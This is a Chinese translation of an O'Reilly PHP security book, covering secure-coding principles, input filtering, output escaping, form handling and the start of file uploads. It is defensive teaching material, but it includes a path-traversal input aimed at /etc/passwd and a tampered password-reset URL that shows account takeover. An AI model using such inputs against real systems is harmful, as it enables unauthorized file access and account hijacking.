介绍

Essential PHP Security -PHP安全基础(中文版)

本书的原版为：

Essential PHP Security

By Chris Shiflett

Publisher: O'Reilly

Pub Date: October 2005

ISBN: 0-596-00656-X

Pages: 124

翻译：

PHP China： alex (烂柯居士)

译者序：本书短小精捍，雅俗共赏，为了方便大家阅读中文，本人做了翻译，在www.phpchina.cn的原创和翻译专栏连载，第一稿翻译上有不通及谬误之处，请提出修改意见，谢了。

烂柯居士 上

如有问题，请Email: xuhuanchun@gmail.com

制作：

2006年4月17日北京

目录

Top Previous Next

前言

内容简介
本书每章都描述了PHP开发中的一个方面。每一章又分为多个小节，每一小节都对该方面的攻击方式和防范技巧进行了讲述。

第一章，简介
本章提供了安全原则和一些好的经验。本章是本书其它章节的基础。

第二章，Form及URL
包括表单处理及攻击，如跨站脚本攻击及跨站请求欺骗。

第三章，数据库及SQL
数据库使用与攻击，如SQL注入

第四章，Session和Cookies
解释了PHP的session支持，同时展示了如何防止Session修改及Session劫持。

第五章，Includes
包括使用includes的风险，如后门URLs及代码注入

第六章，文件和命令
讨论如文件系统跨越及命令注入

第七章，验证及授权
帮助您建立可防范暴力破解和回放攻击的验证及授权机制。

第八章，共享主机
介绍了共享主机环境的内在危险。介绍如何防止源码及session数据暴露、以及session注入攻击的方法。

附录A，配置指南
列出了需要关注的配置选项列表

附录B，函数
列出了需要关注的函数列表

附录C，加密
介绍加密方法，并介绍如何安全存储密码及加密数据库或session数据。

第一章 简介

第一章 简介

PHP已经由一个制作个人网页的工具发展成为了世界上最流行的网络编程语言。它保证了许多网络上最繁忙的站点的运行。这一转变带来了亟待关注的问题，那就是性能、可维护性、可测性、可靠性以及最重要的一点—安全性。

与语言的一些功能如条件表达式、循环结构等相比，安全性更为抽象。事实上，安全性更像是开发者的特性而不是语言的特性。任何语言都不能防止不安全的代码，尽管语言的有些特点能对有安全意识的开发人员有作用。

本书着眼于PHP语言，向您展示如何通过操纵PHP一些特殊的功能写出安全的代码。本书中的概念，适用于任何网络开发平台。网络应用程序的安全是一门年轻的和发展中的学科。本书会从理论出发，教会您一些好的习惯，使您能安枕无忧，从容应对恶意者层出不穷的新的攻击和技巧。

不过，最聪明的还是时刻紧跟业内的新进展，下面是几个有用的资源：

http://phpsecurity.org/
本书的网站

http://phpsec.org/
PHP安全协会

http://shiflett.org/
本书作者的blog和网站

本章是本书的基础部分。作为学习后续章节的前提，将教给您一些原则和经验。

本书着眼于PHP语言，向您展示如何通过操纵PHP一些特殊的功能写出安全的代码。本书中的概念，适用于任何网络开发平台。网络应用程序的安全是一门年轻的和发展中的学科。本书会从理论出发，教会您一些好的习惯，使您能安枕无忧，从容应对恶意者层出不穷的新的攻击和技巧。

不过，最聪明的还是时刻紧跟业内的新进展，下面是几个有用的资源：

http://phpsecurity.org/
本书的网站

http://phpsec.org/
PHP安全协会

http://shiflett.org/
本书作者的blog和网站

本章是本书的基础部分。作为学习后续章节的前提，将教给您一些原则和经验。

1.1.PHP功能

Top Previous Next

PHP有许多适合于WEB开发的功能。一些在其它语言中很难实现的普通工作在PHP中变得易如反掌，这有好处也有坏处。有一个功能比其它功能来更引人注目，这个功能就是register_globals。

1.1.1. 全局变量注册

1.1.1. 全局变量注册

如果您还能记起早期WEB应用开发中使用C开发CGI程序的话，一定会对繁琐的表单处理深有体会。当PHP的register_globals配置选项打开时，复杂的原始表单处理不复存在，公用变量会自动建立。它让PHP编程变得容易和方便，但同时也带来了安全隐患。

事实上，register_globals是无辜的，它并不会产生漏洞，同时还要开发者犯错才行。可是，有两个主要原因导致了您必须在开发和布署应用时关闭register_globals：

第一，它会增加安全漏洞的数量；
第二，隐藏了数据的来源，与开发者需要随时跟踪数据的责任相违背。

本书中所有例子都假定register_globals已被关闭，用超级公用数组如$_GET 和 $_POST取而代之。使用这些数组几乎与register_globals开启时的编程方法同样方便，而其中的些许不便是值得的，因为它提高了程序的安全性。

小提示

如果您必须要开发一个在register_globals开启的环境中布署的应用时，很重要的一点是您必须要初始化所有变量并且把error_reporting 设为 E_ALL(或 E_ALL | E_STRICT)以对未初始化变量进行警告。当register_globals开启时，任何使用未初始化变量的行为几乎就意味着安全漏洞。

1.1.2. 错误报告

1.1.2. 错误报告

没有不会犯错的开发者，PHP的错误报告功能将协助您确认和定位这些错误。可以PHP提供的这些详细描述也可能被恶意攻击者看到，这就不妙了。使大众看不到报错信息，这一点很重要。做到这一点很容易，只要关闭display_errors，当然如果您希望得到出错信息，可以打开log_errors选项，并在error_log选项中设置出错日志文件的保存路径。

由于出错报告的级别设定可以导致有些错误无法发现，您至少需要把error_reporting设为E_ALL(E_ALL | E_STRICT 是最高的设置, 提供向下兼容的建议, 如不建议使用的提示).

所有的出错报告级别可以在任意级别进行修改，所以您如果使用的是共享的主机，没有权限对php.ini, httpd.conf, 或 .htaccess等配置文件进行更改时，您可以在程序中运行出错报告级别配置语句：

CODE:

```
<?php

ini_set('error_reporting', E_ALL | E_STRICT);
ini_set('display_errors', 'Off');
ini_set('log_errors', 'On');
ini_set('error_log', '/usr/local/apache/logs/error_log');

?>
```

小提示
http://php.net/manual/ini.php 对php.ini的选项配置作了详尽的说明。

PHP还允许您通过 set_error_handler( ) 函数指定您自已的出错处理函数：

CODE:

```
<?php

set_error_handler('my_error_handler');

?>
```

上面程序指定了您自已的出错处理函数my_error_handler( ); 下面是一个实际使用的示例：

CODE:

```
<?php

function my_error_handler($number, $string, $file, $line, $context)
{
  $error = "= == == == ==\nPHP ERROR\n= == == == ==\n";
  $error .= "Number: [$number]\n";
  $error .= "String: [$string]\n";
  $error .= "File:   [$file]\n";
  $error .= "Line:   [$line]\n";
  $error .= "Context:\n" . print_r($context, TRUE) . "\n\n";

  error_log($error, 3, '/usr/local/apache/logs/error_log');
}

?>
```

小提示

PHP 5还允许向set_error_handler( )传递第二个参数以限定在什么出错情况下执行出定义的出错处理函数。比如，现在建立一个处理告警级别（warning）错误的函数：

CODE:

```
<?php
set_error_handler('my_warning_handler', E_WARNING);
?>
```

PHP5还提供了异常处理机制，详见http://php.net/exceptions

1.2.原则

1.2.原则

你可以列出一大堆开发安全应用的原则，但在本处我选取了我认为对PHP开发者最重要的几个原则。

这些原则有意的写得抽象和理论化。这样做的目的是帮助你从大处着眼，不拘泥于细节。你需要把它们看成是你行动的指南。

1.2.1. 深度防范

1.2.1. 深度防范

深度防范原则是安全专业人员人人皆知的原则，它说明了冗余安全措施的价值，这是被历史所证明的。

深度防范原则可以延伸到其它领域，不仅仅是局限于编程领域。使用过备份伞的跳伞队员可以证明有冗余安全措施是多么的有价值,尽管大家永远不希望主伞失效。一个冗余的安全措施可以在主安全措施失效的潜在的起到重大作用。

回到编程领域，坚持深度防范原则要求您时刻有一个备份方案。如果一个安全措施失效了，必须有另外一个提供一些保护。例如，在用户进行重要操作前进行重新用户认证就是一个很好的习惯，尽管你的用户认证逻辑里面没有已知缺陷。如果一个未认证用户通过某种方法伪装成另一个用户，提示录入密码可以潜在地避免未认证（未验证）用户进行一些关键操作。

尽管深度防范是一个合理的原则，但是过度地增加安全措施只能增加成本和降低价值。

1.2.2. 最小权限

1.2.2. 最小权限

我过去有一辆汽车有一个佣人钥匙。这个钥匙只能用来点火，所以它不能打开车门、控制台、后备箱，它只能用来启动汽车。我可以把它给泊车员（或把它留在点火器上），我确认这个钥匙不能用于其它目的。

把一个不能打开控制台或后备箱的钥匙给泊车员是有道理的，毕竟，你可能想在这些地方保存贵重物品。但我觉得没有道理的是为什么它不能开车门。当然，这是因为我的观点是在于权限的收回。我是在想为什么泊车员被取消了开车门的权限。在编程中，这是一个很不好的观点。相反地，你应该考虑什么权限是必须的，只能给予每个人完成他本职工作所必须的尽量少的权限。

一个为什么佣人钥匙不能打开车门的理由是这个钥匙可以被复制，而这个复制的钥匙在将来可能被用于偷车。这个情况听起来不太可能发生，但这个例子说明了不必要的授权会加大你的风险，即使是增加了很小权限也会如此。风险最小化是安全程序开发的主要组成部分。

你无需去考虑一项权限被滥用的所有方法。事实上，你要预测每一个潜在攻击者的动作是几乎不可能的。

1.2.3. 简单就是美

1.2.3. 简单就是美

复杂滋生错误，错误能导致安全漏洞。这个简单的事实说明了为什么简单对于一个安全的应用来说是多么重要。没有必要的复杂与没有必要的风险一样糟糕。

例如，下面的代码摘自一个最近的安全漏洞通告：

CODE:

```
<?php

$search = (isset($_GET['search']) ? $_GET['search'] : '');

?>
```

这个流程会混淆$search变量受污染*的事实，特别是对于缺乏经验的开发者而言。上面语句等价于下面的程序：

CODE:

```
<?php

$search = '';

if (isset($_GET['search']))
{
  $search = $_GET['search'];
}

?>
```

上面的两个处理流程是完全相同的。现在请注意一下下面的语句:

```
$search = $_GET['search'];
```

使用这一语句，在不影响流程的情况下，保证了$search变量的状态维持原样，同时还可以看出它是否受污染。

* 译注：受污染变量，即在程序执行过程中，该变量的值不是由赋值语句直接指定值，而是来自其它来源，如控制台录入、数据库等。

1.2.4. 暴露最小化

1.2.4. 暴露最小化

PHP应用程序需要在PHP与外部数据源间进行频繁通信。主要的外部数据源是客户端浏览器和数据库。如果你正确的跟踪数据，你可以确定哪些数据被暴露了。Internet是最主要的暴露源，这是因为它是一个非常公共的网络，您必须时刻小心防止数据被暴露在Internet上。

数据暴露不一定就意味着安全风险。可是数据暴露必须尽量最小化。例如，一个用户进入支付系统，在向你的服务器传输他的信用卡数据时，你应该用SSL去保护它。如果你想要在一个确认页面上显示他的信用卡号时，由于该卡号信息是由服务器发向他的客户端的，你同样要用SSL去保护它。

再谈谈上一小节的例子，显示信用卡号显然增加了暴露的机率。SSL确实可以降低风险，但是最佳的解决方案是通过只显示最后四位数，从而达到彻底杜绝风险的目的。

为了降低对敏感数据的暴露率，你必须确认什么数据是敏感的，同时跟踪它，并消除所有不必要的数据暴露。在本书中，我会展示一些技巧，用以帮助你实现对很多常见敏感数据的保护。

1.3. 方法

1.3. 方法

就像上一节中的原则一样，开发安全应用时，还有很多方法可以使用。下面提到的所有方法同样是我认为比较重要的。

某些方法是抽象的，但每一个都有实例说明如何应用及其目的。

1.3.1. 平衡风险与可用性

1.3.1. 平衡风险与可用性

用户操作的友好性与安全措施是一对矛盾，在提高安全性的同时，通常会降低可用性。在你为不合逻辑的使用者写代码时，必须要考虑到符合逻辑的正常使用者。要达到适当的平衡的确很难，但是你必须去做好它，没有人能替代你，因为这是你的软件。

尽量使安全措施对用户透明，使他们感受不到它的存在。如果实在不可能，就尽量采用用户比较常见和熟悉的方式来进行。例如，在用户访问受控信息或服务前让他们输入用户名和密码就是一种比较好的方式。

当你怀疑可能有非法操作时，必须意识到你可能会搞借。例如，在用户操作时如果系统对用户身份有疑问时，通常用让用户再次录入密码。这对于合法用户来说只是稍有不便，而对于攻击者来说则是铜墙铁壁。从技术上来说，这与提示用户进行重新登录基本是一样的，但是在用户感受上，则有天壤之别。

没有必要将用户踢出系统并指责他们是所谓的攻击者。当你犯错时，这些流程会极大的降低系统的可用性，而错误是难免的。

在本书中，我着重介绍透明和常用的安全措施，同时我建议大家对疑似攻击行为做出小心和明智的反应。

1.3.2. 跟踪数据

1.3.2. 跟踪数据

作为一个有安全意识的开发者，最重要的一件事就是随时跟踪数据。不只是要知道它是什么和它在哪里，还要知道它从哪里来，要到哪里去。有时候要做到这些是困难的，特别是当你对WEB的运做原理没有深入理解时。这也就是为什么尽管有些开发者在其它开发环境中很有经验，但他对WEB不是很有经验时，经常会犯错并制造安全漏洞。

大多数人在读取EMAIL时，一般不会被题为"Re: Hello"之类的垃圾邮件所欺骗，因为他们知道，这个看起来像回复的主题是能被伪造的。因此，这封邮件不一定是对前一封主题为"Hello."的邮件的回复。简而言之，人们知道不能对这个主题不能太信任。但是很少有人意识到发件人地址也能被伪造，他们错误地认为它能可靠地显示这个EMAIL的来源。

Web也非常类似，我想教给大家的其中一点是如何区分可信的和不可信的数据。做到这一点常常是不容易的，盲目的猜测并不是办法。

PHP通过超级全局数组如$_GET, $_POST, 及$_COOKIE清楚地表示了用户数据的来源。一个严格的命名体系能保证你在程序代码的任何部分知道所有数据的来源，这也是我一直所示范和强调的。

知道数据在哪里进入你的程序是极为重要的，同时知道数据在哪里离开你的程序也很重要。例如，当你使用echo指令时，你是在向客户端发送数据；当你使用mysql_query时，你是在向MySQL数据库发送数据（尽管你的目的可能是取数据）。

在我审核PHP代码是否有安全漏洞时，我主要检查代码中与外部系统交互的部分。这部分代码很有可能包含安全漏洞，因此，在开发与代码检查时必须要加以特别仔细的注意。

1.3.3. 过滤输入

1.3.3. 过滤输入

过滤是Web应用安全的基础。它是你验证数据合法性的过程。通过在输入时确认对所有的数据进行过滤，你可以避免被污染（未过滤）数据在你的程序中被误信及误用。大多数流行的PHP应用的漏洞最终都是因为没有对输入进行恰当过滤造成的。

我所指的过滤输入是指三个不同的步骤：

- 识别输入
- 过滤输入
- 区分已过滤及被污染数据

把识别输入做为第一步是因为如果你不知道它是什么，你也就不能正确地过滤它。输入是指所有源自外部的数据。例如，所有发自客户端的是输入，但客户端并不是唯一的外部数据源，其它如数据库和RSS推送等也是外部数据源。

由用户输入的数据非常容易识别，PHP用两个超级公用数组$_GET 和$_POST来存放用户输入数据。其它的输入要难识别得多，例如，$_SERVER数组中的很多元素是由客户端所操纵的。常常很难确认$_SERVER数组中的哪些元素组成了输入，所以，最好的方法是把整个数组看成输入。

在某些情况下，你把什么作为输入取决于你的观点。例如，session数据被保存在服务器上，你可能不会认为session数据是一个外部数据源。如果你持这种观点的话，可以把session数据的保存位置是在你的软件的内部。意识到session的保存位置的安全与软件的安全是联系在一起的事实是非常明智的。同样的观点可以推及到数据库，你也可以把它看成你软件的一部分。

一般来说，把session保存位置与数据库看成是输入是更为安全的，同时这也是我在所有重要的PHP应用开发中所推荐的方法。

一旦识别了输入，你就可以过滤它了。过滤是一个有点正式的术语，它在平时表述中有很多同义词，如验证、清洁及净化。尽管这些大家平时所用的术语稍有不同，但它们都是指的同一个处理：防止非法数据进入你的应用。

有很多种方法过滤数据，其中有一些安全性较高。最好的方法是把过滤看成是一个检查的过程。请不要试图好心地去纠正非法数据，要让你的用户按你的规则去做，历史证明了试图纠正非法数据往往会导致安全漏洞。例如，考虑一下下面的试图防止目录跨越的方法（访问上层目录）。

CODE:

```
<?php
$filename = str_replace('..', '.', $_POST['filename']);
?>
```

你能想到$_POST['filename']如何取值以使$filename成为Linux系统中用户口令文件的路径../../etc/passwd吗？

答案很简单：

```
.../.../etc/passwd
```

这个特定的错误可以通过反复替换直至找不到为止：

CODE:

```
<?php
$filename = $_POST['filename'];
while (strpos($_POST['filename'], '..') !=  = FALSE)
{
  $filename = str_replace('..', '.', $filename);
}
?>
```

当然，函数basename( )可以替代上面的所有逻辑，同时也能更安全地达到目的。不过重要点是在于任何试图纠正非法数据的举动都可能导致潜在错误并允许非法数据通过。只做检查是一个更安全的选择。

译注：这一点深有体会，在实际项目曾经遇到过这样一件事，是对一个用户注册和登录系统进行更改，客户希望用户名前后有空格就不能登录，结果修改时对用户登录程序进行了更改，用trim（）函数把输入的用户名前后的空格去掉了（典型的好心办坏事），但是在注册时居然还是允许前后有空格！结果可想而知。

除了把过滤做为一个检查过程之外，你还可以在可能时用白名单方法。它是指你需要假定你正在检查的数据是非法的，除非你能证明它是合法的。换而言之，你宁可在小心上犯错。使用这个方法，一个错误只会导致你把合法的数据当成是非法的。尽管不想犯任何错误，但这样总比把非法数据当成合法数据要安全得多。通过减轻犯错引起的损失，你可以提高你的应用的安全性。尽管这个想法在理论上是很自然的，但历史证明，这是一个很有价值的方法。

如果你能正确可靠地识别和过滤输入，你的工作就基本完成了。最后一步是使用一个命名约定或其它可以帮助你正确和可靠地区分已过滤和被污染数据的方法。我推荐一个比较简单的命名约定，因为它可以同时用在面向过程和面向对象的编程中。我用的命名约定是把所有经过滤的数据放入一个叫$clean的数据中。你需要用两个重要的步骤来防止被污染数据的注入：

- 经常初始化$clean为一个空数组。
- 加入检查及阻止来自外部数据源的变量命名为clean，

实际上，只有初始化是至关紧要的，但是养成这样一个习惯也是很好的：把所有命名为clean的变量认为是你的已过滤数据数组。这一步骤合理地保证了$clean中只包括你有意保存进去的数据，你所要负责的只是不在$clean存在被污染数据。

为了巩固这些概念，考虑下面的表单，它允许用户选择三种颜色中的一种；
CODE:

```
<form action="process.php" method="POST">
 Please select a color:
 <select name="color">
   <option value="red">red</option>
   <option value="green">green</option>
   <option value="blue">blue</option>
 </select>
 <input type="submit" />
 </form>
```

在处理这个表单的编程逻辑中，非常容易犯的错误是认为只能提交三个选择中的一个。在第二章中你将学到，客户端能提交任何数据作为$_POST['color']的值。为了正确地过滤数据，你需要用一个switch语句来进行：
CODE:

```
 <?php

 $clean = array( );
 switch($_POST['color'])
 {
   case 'red':
   case 'green':
   case 'blue':
     $clean['color'] = $_POST['color'];
     break;
 }

 ?>
```

本例中首先初始化了$clean为空数组以防止包含被污染的数据。一旦证明$_POST['color']是red, green, 或blue中的一个时，就会保存到$clean['color']变量中。因此，可以确信$clean['color']变量是合法的，从而在代码的其它部分使用它。当然，你还可以在switch结构中加入一个default分支以处理非法数据的情况。一种可能是再

次显示表单并提示错误。特别小心不要试图为了友好而输出被污染的数据。

上面的方法对于过滤有一组已知的合法值的数据很有效，但是对于过滤有一组已知合法字符组成的数据时就没有什么帮助。例如，你可能需要一个用户名只能由字母及数字组成：

CODE:

```
<?php

$clean = array( );

if (ctype_alnum($_POST['username']))
{
  $clean['username'] = $_POST['username'];
}

?>
```

尽管在这种情况下可以用正则表达式，但使用PHP内置函数是更完美的。这些函数包含错误的可能性要比你自已写的代码出错的可能性要低得多，而且在过滤逻辑中的一个错误几乎就意味着一个安全漏洞。

1.3.4. 输出转义

1.3.4. 输出转义

另外一个Web应用安全的基础是对输出进行转义或对特殊字符进行编码，以保证原意不变。例如，O'Reilly在传送给MySQL数据库前需要转义成O\'Reilly。单引号前的反斜杠代表单引号是数据本身的一部分，而不是并不是它的本义。

我所指的输出转义具体分为三步：

- 识别输出
- 输出转义
- 区分已转义与未转义数据

只对已过滤数据进行转义是很有必要的。尽管转义能防止很多常见安全漏洞，但它不能替代输入过滤。被污染数据必须首先过滤然后转义。

在对输出进行转义时，你必须先识别输出。通常，这要比识别输入简单得多，因为它依赖于你所进行的动作。例如，识别到客户端的输出时，你可以在代码中查找下列语句：

```
echo
print
printf
<?=
```

作为一项应用的开发者，你必须知道每一个向外部系统输出的地方。它们构成了输出。

象过滤一样，转义过程在依情形的不同而不同。过滤对于不同类型的数据处理方法也是不同的，转义也是根据你传输信息到不同的系统而采用不同的方法。

对于一些常见的输出目标（包括客户端、数据库和URL）的转义，PHP中有内置函数可用。如果你要写一个自己算法，做到万无一失很重要。需要找到在外系统中特殊字符的可靠和完整的列表，以及它们的表示方式，这样数据是被保留下来而不是转译了。

最常见的输出目标是客户机，使用htmlentities( )在数据发出前进行转义是最好的方法。与其它字符串函数一样，它输入是一个字符串，对其进行加工后进行输出。但是使用htmlentities( )函数的最佳方式是指定它的两个可选参数：引号的转义方式（第二参数）及字符集（第三参数）。引号的转义方式应该指定为ENT_QUOTES，它的目的是同时转义单引号和双引号，这样做是最彻底的，字符集参数必须与该页面所使用的字符集相必配。

为了区分数据是否已转义，我还是建议定义一个命名机制。对于输出到客户机的转义数据，我使用$html数组进行存储，该数据首先初始化成一个空数组，对所有已过滤和已转义数据进行保存。

CODE:

```
<?php

 $html = array( );
 $html['username'] = htmlentities($clean['username'], ENT_QUOTES, 'UTF-8');
 echo "<p>Welcome back, {$html['username']}.</p>";

 ?>
```

小提示

htmlspecialchars( )函数与htmlentities( )函数基本相同，它们的参数定义完全相同，只不过是htmlentities( )的转义更为彻底。

通过$html['username']把username输出到客户端，你就可以确保其中的特殊字符不会被浏览器所错误解释。如果username只包含字母和数字的话，实际上转义是没有必要的，但是这体现了深度防范的原则。转义任何的输出是一个非常好的习惯，它可以戏剧性地提高你的软件的安全性。

另外一个常见的输出目标是数据库。如果可能的话，你需要对SQL语句中的数据使用PHP内建函数进行转义。对于MySQL用户，最好的转义函数是mysql_real_escape_string( )。如果你使用的数据库没有PHP内建转义函数可用的话，addslashes( )是最后的选择。

下面的例子说明了对于MySQL数据库的正确的转义技巧：

CODE:

```
<?php
```

```
$mysql = array(  );
$mysql['username'] = mysql_real_escape_string($clean['username']);
$sql = "SELECT *
        FROM   profile
        WHERE  username = '{$mysql['username']}'";
$result = mysql_query($sql);

?>
```

第二章 表单及URL

第二章 表单及URL

本章主要讨论表单处理，同时还有在处理来自表单和URL数据时需要加以注意的最常见的攻击类型。你可以学到例如跨站脚本攻击（XSS）及跨站请求伪造（CSRF）等攻击方式，同时还能学到如何手工制作欺骗表单及HTTP请求。

通过本章的学习，你不仅可以看到这些攻击方法的实例，而且可以学到防范它们的方法。

小提示

跨站脚本攻击漏洞的产生主要是由于你误用了被污染的数据。虽说大多数应用的主要输入源是用户，但任何一个远程实体都可以向你的软件输入恶意数据。本章中所描述的多数方法直接适于用于处理任何一个远程实体的输入，而不仅仅是用户。关于输入的过滤详见第一章。

2.1. 表单与数据

2.1. 表单与数据

在典型的PHP应用开发中，大多数的逻辑涉及数据处理任务，例如确认用户是否成功登录，在购物车中加入商品及处理信用卡交易。

数据可能有无数的来源，做为一个有安全意识的开发者，你需要简单可靠地区分两类数据：

- 已过滤数据
- 被污染数据

所有你自己设定的数据可信数据，可以认为是已过滤数据。一个你自己设定的数据是任何的硬编码数据，例如下面的email地址数据：

```
$email = 'chris@example.org';
```

上面的Email地址chris@example.org并不来自任何远程数据源。显而易见它是可信的。任何来自远程数据源的数据都是输入，而所有的输入数据都是被污染的，必须在要在使用前对其进行过滤。

被污染数据是指所有不能保证合法的数据，例如用户提交的表单，从邮件服务器接收的邮件，及其它web应用中发送过来的xml文档。在前一个例子中，$email是一个包含有已过滤数据的变量。数据是关键，而不是变量。变量只是数据的容器，它往往随着程序的执行而为被污染数据所覆盖：

```
$email = $_POST['email'];
```

当然，这就是$email叫做变量的原因，如果你不希望数据进行变化，可以使用常量来代替：

CODE:

```
define('EMAIL', 'chris@example.org');
```

如果用上面的语句进行定义，EMAIL在整个脚本运行中是一个值为chris@example.org的不变的常量，甚至在你把试图把它重新赋值时也不会改变（通常是不小心）。例如，下面的代码输出为chris@example.org (试图重定义一个常量会引起一个级别为Notice的报错信息)。

CODE:

```
<?php

 define('EMAIL', 'chris@example.org');
 define('EMAIL', 'rasmus@example.org');
 echo EMAIL;

 ?>
```

小提示

欲更多了解常量, 请访问 http://php.net/constants.

正如第一章中所讨论过的，register_globals可使确定一个变量如$email的来源变得十分困难。所有来自外部数据源的数据在被证明合法前都应该被认为被污染的。

尽管一个用户能用多种方式发送数据，大多数应用还是依据表单的提交结果进行最重要的操作。另外一个攻击者只要通过操纵提交数据（你的应用进行操作的依据）即可危害，而表单向他们方便地开放了你的应用的设计方案及你需要使用的数据。这也是表单处理是所有Web应用安全问题中的首先要关心的问题的原因。

一个用户可以通过三种方式您的应用传输数据：

- 通过URL(如GET数据方式)
- 通过一个请求的内容（如POST数据方式）
- 通过HTTP头部信息（如Cookie）

由于HTTP头部信息并不与表单处理直接相关，在本章中不作讨论。通常，对GET与POST数据的怀疑可以推及到所有输入，包括HTTP头部信息。

表单通过GET或POST请求方式传送数据。当你建立了一个HTML表单，你需要在form标签的method属性中指定请求方式：

```
<form action="http://example.org/register.php" method="GET">
```

在前例中，请求方式被指定为GET，浏览器将通过URL的请求串部分传输数据，例如，考虑下面的表单：

CODE:

```
<form action="http://example.org/login.php" method="GET">
 <p>Username: <input type="text" name="username" /></p>
 <p>Password: <input type="password" name="password" /></p>
 <p><input type="submit" /></p>
 </form>
```

如果我输入了用户名chris和密码mypass，在表单提交后，我会到达URL为http://example.org/login.php?username=chris&password=mypass的页面。该URL最简单的合法HTTP/1.1请求信息如下：

CODE:

```
GET /login.php?username=chris&password=mypass HTTP/1.1
Host: example.org
```

并不是必须要使用HTML表单来请求这个URL，实际上通过HTML表单的GET请求方式发送数据与用户直接点击链接并没有什么不同。

记住如果你在GET方式提交的表单中的action中试图使用请求串，它会被表单中的数据所取代。

而且，如果你指定了一个非法的请求方式，或者请求方式属性未写，浏览器则会默认以GET方式提交数据。

为说明POST请求方式，只对上例进行简单的更改，考虑把GET请求方式更改为POST的情况：

CODE:

```
<form action="http://example.org/login.php" method="POST">
<p>Username: <input type="text" name="username" /></p>
<p>Password: <input type="password" name="password" /></p>
<p><input type="submit" /></p>
</form>
```

如果我再次指定用户名chris和密码mypass，在提交表单后，我会来到http://example.org/login.php页面。表单数据在请求的内部而不是一个URL的请求串。该方式最简单的合法HTTP/1.1请求信息如下

CODE:

```
POST /login.php HTTP/1.1
Host: example.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

username=chris&password=mypass
```

现在你已看到用户向你的应用提供数据的主要方式。在下面的小节中，我们将会讨论攻击者是如何利用你的表单和URL作为进入你的应用的缺口的。

2.2. 语义URL攻击

2.2. 语义URL攻击

好奇心是很多攻击者的主要动机，语义URL攻击就是一个很好的例子。此类攻击主要包括对URL进行编辑以期发现一些有趣的事情。例如，如果用户chris点击了你的软件中的一个链接并到达了页面http://example.org/private.php?user=chris, 很自然地他可能会试图改变user的值，看看会发生什么。例如，他可能访问http://example.org/private.php?user=rasmus来看一下他是否能看到其他人的信息。虽然对GET数据的操纵只是比对POST数据稍为方便，但它的暴露性决定了它更为频繁的受攻击，特别是对于攻击的新手而言。

大多数的漏洞是由于疏漏而产生的，而不是特别复杂的原因引起的。虽然很多有经验的程序员能轻易地意识到上面所述的对URL的信任所带来的危险，但是常常要到别人指出才恍然大悟。

为了更好地演示语义URL攻击及漏洞是如何被疏忽的，以一个Webmail系统为例，该系统主要功能是用户登录察看他们自己的邮件。任何基于用户登录的系统都需要一个密码找回机制。通常的方法是询问一个攻击者不可能知道的问题（如你的计算机的品牌等，但如果能让用户自己指定问题和答案更佳），如果问题回答正确，则把新的密码发送到注册时指定的邮件地址。

对于一个Webmail系统，可能不会在注册时指定邮件地址，因此正确回答问题的用户会被提示提供一个邮件地址（在向该邮件地址发送新密码的同时，也可以收集备用邮件地址信息）。下面的表单即用于询问一个新的邮件地址，同时他的帐户名称存在表单的一个隐藏字段中：

CODE:

```
<form action="reset.php" method="GET">
<input type="hidden" name="user" value="chris" />
<p>Please specify the email address where you want your new password sent:</p>
<input type="text" name="email" /><br />
<input type="submit" value="Send Password" />
</form>
```

可以看出，接收脚本reset.php会得到所有信息，包括重置哪个帐号的密码、并给出将新密码发送到哪一个邮件地址。

如果一个用户能看到上面的表单（在回答正确问题后），你有理由认为他是chris帐号的合法拥有者。如果他提供了chris@example.org作为备用邮件地址，在提交后他将进入下面的URL：

CODE:

```
http://example.org/reset.php?user=chris&email=chris%40example.org
```

该URL出现在浏览器栏中，所以任何一位进行到这一步的用户都能够方便地看出其中的user和mail变量的作用。当意思到这一点后，这位用户就想到php@example.org是一个非常酷的地址，于是他就会访问下面链接进行尝试：

CODE:

```
http://example.org/reset.php?user=php&email=chris%40example.org
```

如果reset.php信任了用户提供的这些信息，这就是一个语义URL攻击漏洞。在此情况下，系统将会为php帐号产生一个新密码并发送至chris@example.org，这样chris成功地窃取了php帐号。

如果使用session跟踪，可以很方便地避免上述情况的发生：

CODE:

```
<?php

session_start();

$clean = array();
$email_pattern = '/^[^@\s<&>]+@([-a-z0-9]+\.)+[a-z]{2,}$/i';

if (preg_match($email_pattern, $_POST['email']))
{
  $clean['email'] = $_POST['email'];
  $user = $_SESSION['user'];
  $new_password = md5(uniqid(rand(), TRUE));

  if ($_SESSION['verified'])
```

```
  {
    /* Update Password */

    mail($clean['email'], 'Your New Password', $new_password);
  }
}

?>
```

尽管上例省略了一些细节（如更详细的email信息或一个合理的密码），但它示范了对用户提供的帐户不加以信任，同时更重要的是使用session变量为保存用户是否正确回答了问题($_SESSION['verified'])，以及正确回答问题的用户($_SESSION['user'])。正是这种不信任的做法是防止你的应用产生漏洞的关键。

这个实例并不是完全虚构的。它是从2003年5月发现的Microsoft Passport的漏洞中得到的灵感。请访问http://slashdot.org/article.pl?sid=03/05/08/122208 看具体实例、讨论及其它信息。

2.3. 文件上传攻击

2.3. 文件上传攻击
有时在除了标准的表单数据外，你还需要让用户进行文件上传。由于文件在表单中传送时与其它的表单数据不同，你必须指定一个特别的编码方式multipart/form-data：
CODE:

```
<form action="upload.php" method="POST" enctype="multipart/form-data">
```

一个同时有普通表单数据和文件的表单是一个特殊的格式，而指定编码方式可以使浏览器能按该可格式的要求去处理。
允许用户进行选择文件并上传的表单元素是很简单的：
CODE:

```
<input type="file" name="attachment" />
```

该元素在各种浏览器中的外观表现形式各有不同。传统上，界面上包括一个标准的文本框及一个浏览按钮，以使用户能直接手工录入文件的路径或通过浏览选择。在Safari浏览器中只有浏览按钮。幸运的是，它们的作用与行为是相同的。
为了更好地演示文件上传机制，下面是一个允许用户上传附件的例子：
CODE:

```
 <form action="upload.php" method="POST" enctype="multipart/form-data">
 <p>Please choose a file to upload:
 <input type="hidden" name="MAX_FILE_SIZE" value="1024" />
 <input type="file" name="attachment" /><br />
 <input type="submit" value="Upload Attachment" /></p>
 </form>
```

隐藏的表单变量MAX_FILE_SIZE告诉了浏览器最大允许上传的文件大小。与很多客户端限制相同，这一限制很容易被攻击者绕开，但它可以为合法用户提供向导。在服务器上进行该限制才是可靠的。
PHP的配置变量中，upload_max_filesize控制最大允许上传的文件大小。同时post_max_size（POST表单的最大提交数据的大小）也能潜在地进行控制，因为文件是通过表单数据进行上传的。
接收程序upload.php显示了超级全局数组$_FILES的内容：
CODE:

```
<?php

 header('Content-Type: text/plain');
 print_r($_FILES);

 ?>
```

为了理解上传的过程，我们使用一个名为author.txt的文件进行测试，下面是它的内容：
CODE:

```
 Chris Shiflett
 http://shiflett.org/
